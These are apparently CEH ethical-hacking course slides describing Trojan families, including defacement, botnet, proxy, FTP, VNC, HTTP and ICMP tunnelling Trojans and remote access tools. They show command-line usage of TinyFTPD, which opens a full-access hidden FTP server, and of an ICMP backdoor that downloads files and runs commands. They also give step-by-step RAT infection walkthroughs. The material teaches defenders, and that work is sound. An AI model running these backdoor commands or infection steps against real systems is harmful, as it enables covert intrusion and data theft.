
They apply **User-styled Custom Applications (UCA)** to deface Windows application

**04**

Example of **calc.exe** Defaced is shown here

**Original calc.exe****Defaced calc.exe**

# Defacement Trojans: Restorator




Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Botnet Trojans




- Botnet Trojans infect a large number of computers across a large geographical area to **create a network of bots** that is controlled through a Command and Control (C&C) center
- Botnet is used to **launch various attacks** on a victim including denial-of-service attacks, spamming, click fraud, and the theft of financial information




Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Tor-based Botnet Trojans: ChewBacca



ChewBacca Trojan has **stolen data on 49,000 payment cards from 45 retailers in 11 countries** over a two month span



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Botnet Trojans: Skynet and CyberGate



CyberGate

The screenshot shows the CyberGate control panel with various status indicators and a client log table.

Name	Description	Info
Client	Client information	CyberGate
Client	Client information	CyberGate

Additional interface elements include: Status: Stand by, Servers online: 0, Groups count: servers, Total connections: Failed, Desktop Preview, and a bottom status bar showing Servers Online: 0 and Servers selected: 0.

CLOUD COMPUTING



Dashboard

Dashboard Posts Workers About

Last updated on : Tuesday, 24th of April 2012 at 16:57:41

Recent work submissions

Worker	Pool	Result	Time
user	BTCguild	Accepted	24-04-2012 18:52:43 CEST
user	BTCguild	Accepted	24-04-2012 18:52:43 CEST
user	BTCguild	Accepted	24-04-2012 18:52:43 CEST
user	BTCguild	Accepted	24-04-2012 18:52:43 CEST
user	BTCguild	Accepted	24-04-2012 18:52:43 CEST
user	BTCguild	Accepted	24-04-2012 18:52:42 CEST

Recent failed work submissions

Worker	Pool	Time
user	BTCguild	24-04-2012 18:52:13 CEST
user	BTCguild	24-04-2012 18:52:12 CEST
user	BTCguild	24-04-2012 18:52:12 CEST
user	BTCguild	24-04-2012 18:52:09 CEST
user	BTCguild	24-04-2012 18:52:08 CEST
user	BTCguild	24-04-2012 18:52:04 CEST

Worker status

Worker	Last work request	Last accepted submission	States*	Rejected*	Hashing speed*	Actions
user	At 24-04-2012 18:52:43 CEST from BTCguild	At 24-04-2012 18:52:43 CEST to BTCguild	1483	25 (1.69%)	10615.727 Mhash/s	[Icons]
Totals			1483	25 (1.69%)	10615.727 Mhash/s	

Skynet

# Proxy Server Trojans



## Proxy Trojan

Trojan Proxy is usually a standalone application that allows remote attackers to use the **victim's computer** as a proxy to connect to the Internet

Proxy server Trojan, when infected, starts a **hidden proxy server** on the victim's computer

## Hidden Server

## Infection

Thousands of **machines on the Internet** are infected with proxy servers using this technique



Attacker



Victim (Proxied)



Internet



Target Company

## Process

# Proxy Server Trojan: W3bPrOxy Tr0j4nCr34t0r (Funny Name)

**CEH**  
Certified Ethical Hacker

# 01

W3bPrOxy Tr0j4n is a proxy server Trojan which support multi connection from many **clients and report IP and ports** to mail of the Trojan owner



Welcome to W3bPrOxy Tr0j4n Cr34t0r v.1.0



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# FTP Trojans

**CEH**  
Certified Ethical Hacker



Hacker

Send me  
c:\creditcard.txt file



Victim

Here is the requested file

(FTP Server  
installed in the  
background)

## FTP Server

```
Volume in drive C has no label.
Volume Serial Number is D45E-9FEE Directory of C:\
06/02/2014 1,024 .rnd
09/06/2014 0 abc.txt
08/24/2014 <DIR> AdventNet
05/21/2014 0 AUTOEXEC.BAT
05/21/2014 0 CONFIG.SYS
06/04/2014 <DIR> Data
08/11/2014 <DIR> Documents and
```

## FTP Trojan: **TinyFTPD**

FTP Trojans install an **FTP server**  
on the victim's machine, which  
opens **FTP ports**

An attacker can then connect to  
the **victim's machine** using FTP  
port to download any files that  
exist on the victim's computer

```

C:\Documents and Settings\Admin\Desktop>TinyFTPD 21 55555 test test c:\
win98 all RWLCD
Tiny FTPD V1.4 By WinEggDrop
FTP Server Is Started
ControlPort:      21
BindPort:         55555
UserName:         test
Password:         test
HomeDir:          c:\win98
Allowd IP:        all
Local Address:    192.168.168.16
ReadAccess:       Yes
WriteAccess:      Yes
ListAccess:       Yes
CreateAccess:     Yes
DeleteAccess:     Yes
ExecuteAccess:    Yes
UnlockAccess:     No
AnonymousAccess: No
Check Time Out Thread Created Successfully
***** Waiting For New Connection *****
0 Connection Is In Use
  
```



# VNC Trojans



VNC Trojan starts a **VNC Server daemon** in the infected system (victim)

Attacker connects to the victim using any **VNC viewer**



Since VNC program is considered a utility, this Trojan will be difficult to **detect** using anti-viruses



Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# VNC Trojan: Hesperbot

**CEH**  
Certified Ethical Hacker



- Hesperbot is a banking Trojan which features common functionalities, such as **keystroke logging**, **creation of screenshots** and **video capture**, and setting up a remote proxy
- It **creates a hidden VNC server** to which the attacker can remotely connect
- As VNC does not log the user off like RDP, the attacker can connect to the **unsuspecting victim's computer** while they are working




Scam Email



Zasilka.pdf.exe  
(packed binary)



Core



Dropper

```

    type ZASILK~1.EXE
    ZASILK~1.EXE  D\FRO -----  PE .00400000|Hiew 8.02 (c)SEN
    00400000: 4D 5A 90 00-03 00 00 00-04 00 00 00-FF FF 00 00  42E 0 0
    00400010: B8 00 00 00-00 00 00 00-40 00 00 00-00 00 00 00  1
    00400020: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00

    Count of sections      4      Machine      Intel386
    Symbol table 00000000[00000000]
    Size of optional header 00E0
    Linker version      9.00
    Image version      0.00
    Entry point      00001441
    Size of init data  00050400
    Size of image      00067000
    Base of code      00001000
    Image base      04000000
    Section alignment  00001000
    Stack      00100000/00001000
    Checksum      00000000
    Magic      Thu Aug 08 11:07:54 2013
    OS version      5.00
    Subsystem version  5.00
    Size of code      00004600
    Size of uninit data 00000000
    Size of header     00000400
    Base of data      00006000
    Subsystem      GUI
    File alignment    00000200
    Heap      00100000/00001000
    Number of dirs     16
  
```

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# HTTP/HTTPS Trojans

CEH  
Certified Ethical Hacker



## Bypass Firewall

HTTP Trojans can bypass any firewall and **work in the reverse way** of a straight HTTP tunnel



## Spawn a Child Program

They are executed on the internal host and **spawn a child at a predetermined time**



## Access the Internet

The child program **appears to be a user to the firewall** so it is allowed to access the Internet



Victim

HTTP request to download a file



Trojan passes through  
HTTP reply



Server

# HTTP Trojan: HTTP RAT

**CEH**  
Certified Ethical Hacker



Generates  
**server.exe**  
using HTTP RAT



**Attacker**

2 Infect the victim's computer with  
**server.exe** and plant HTTP Trojan

3 The Trojan sends an **email**  
with the location of an IP address

4 Connect to the **IP address**  
using a browser to port 80



**Victim**



- Displays ads, records personal data/keystrokes
- Downloads unsolicited files, disables programs/system
- Floods Internet connection, and distributes threats
- Tracks browsing activities and hijacks Internet browser
- Makes fraudulent claims about spyware detection and removal

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# SshTtpd Trojan - HTTPS (SSL)



SHTTPD is a small **HTTP Server** that can be embedded inside any program



It can be wrapped with a genuine program (game **chess.exe**), when executed it will turn a computer into an invisible web server



**Attacker**

IP: 10.0.0.5:443



Normally Firewall allows you through **port 443**



Encrypted Traffic



**Victim**

IP: 10.0.0.8:443

Connect to the **victim** using Web Browser  
**http://10.0.0.5:443**

Infect the victim's computer with **chess.exe**  
**SshTtpd** should be running in the background listening on **port 443 (SSL)**

# ICMP Tunneling



- Covert channels are methods in which an attacker can **hide the data in a protocol** that is undetectable
- They rely on techniques called tunneling, which allow one protocol to be **carried over** another protocol
- ICMP tunneling uses ICMP echo-request and reply to **carry a payload** and stealthily **access or control** the victim's machine



## ICMP Client

(Command:  
`icmpsend <victim IP>`)

## ICMP Trojan: `icmpsend`



## ICMP Server

(Command:  
`icmpsrv -install`)

```

CA Command Prompt
C:\Documents and Settings\Administrator\WINDOWS\Desktop\
ICMP Backdoor Win32>icmpsend 127.0.0.1
=====
Welcome to www.hackerrfiles.net
---[ ICMP-Cmd v1.0 beta, by gxisone ]---
---[ E-mail: gxisone@hotmail.com ]---
---[ 2003/8/15 ]---
]---
Usage: icmpsend RemoteIP
Ctrl+C or Q/q to Quit H/h for help
ICMP-CMD>H
[http://127.0.0.1/back.exe =admin.exe] <Download Files.
Parth is \\system 32>
[pslist] <List the Process>
[pskill ID] <Kill the Process>
Command <run the command>
ICMP-CMD>
  
```

Commands  
are sent using  
ICMP protocol

```

CA Command Prompt
C:\Documents and Settings\Administrator\WINDOWS\Desktop\
ICMP Backdoor Win32>icmpsrv -install
=====
Welcome to www.hackerrfiles.net
---[ ICMP-Cmd v1.0 beta, by gxisone ]---
---[ E-mail: gxisone@hotmail.com ]---
---[ 2003/8/15 ]---
]---
Usage: icmpsrv -install <to install service>
       Icmprsv -remove <to remove service>
Transmitting File .. Success !
Creating Service .. Success !
Starting Service .. Pending .. Success !
C:\Documents and
Settings\Administrator\WINDOWS\Desktop\ICMP Backdoor
Win32
  
```

# Remote Access Trojans

**CEH**  
Certified Ethical Hacker

**Jason Attacker**  
Sitting in Russia



Attacker gains 100% (complete)  
access to the system



**Rebecca Victim**  
Infected with RAT Trojan



- This Trojan works like a **remote desktop access**
- Hacker gains complete **GUI access** to the remote system

1. Infect (Rebecca's) computer with **server.exe** and plant Reverse Connecting Trojan
2. The Trojan connects to **Port 80** to the attacker in Russia establishing a reverse connection
3. Jason, the attacker, has **complete control** over Rebecca's machine

# Remote Access Trojans: Optix Pro and MoSucker


**CEH**  
Certified Ethical Hacker



**MoSucker**



**Optix Pro**







# Remote Access Trojans: BlackHole RAT and SSH - R.A.T



SSH - R.A.T




BlackHole RAT




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Remote Access Trojans: njRAT and Xtreme RAT



Xtreme RAT

njRAT

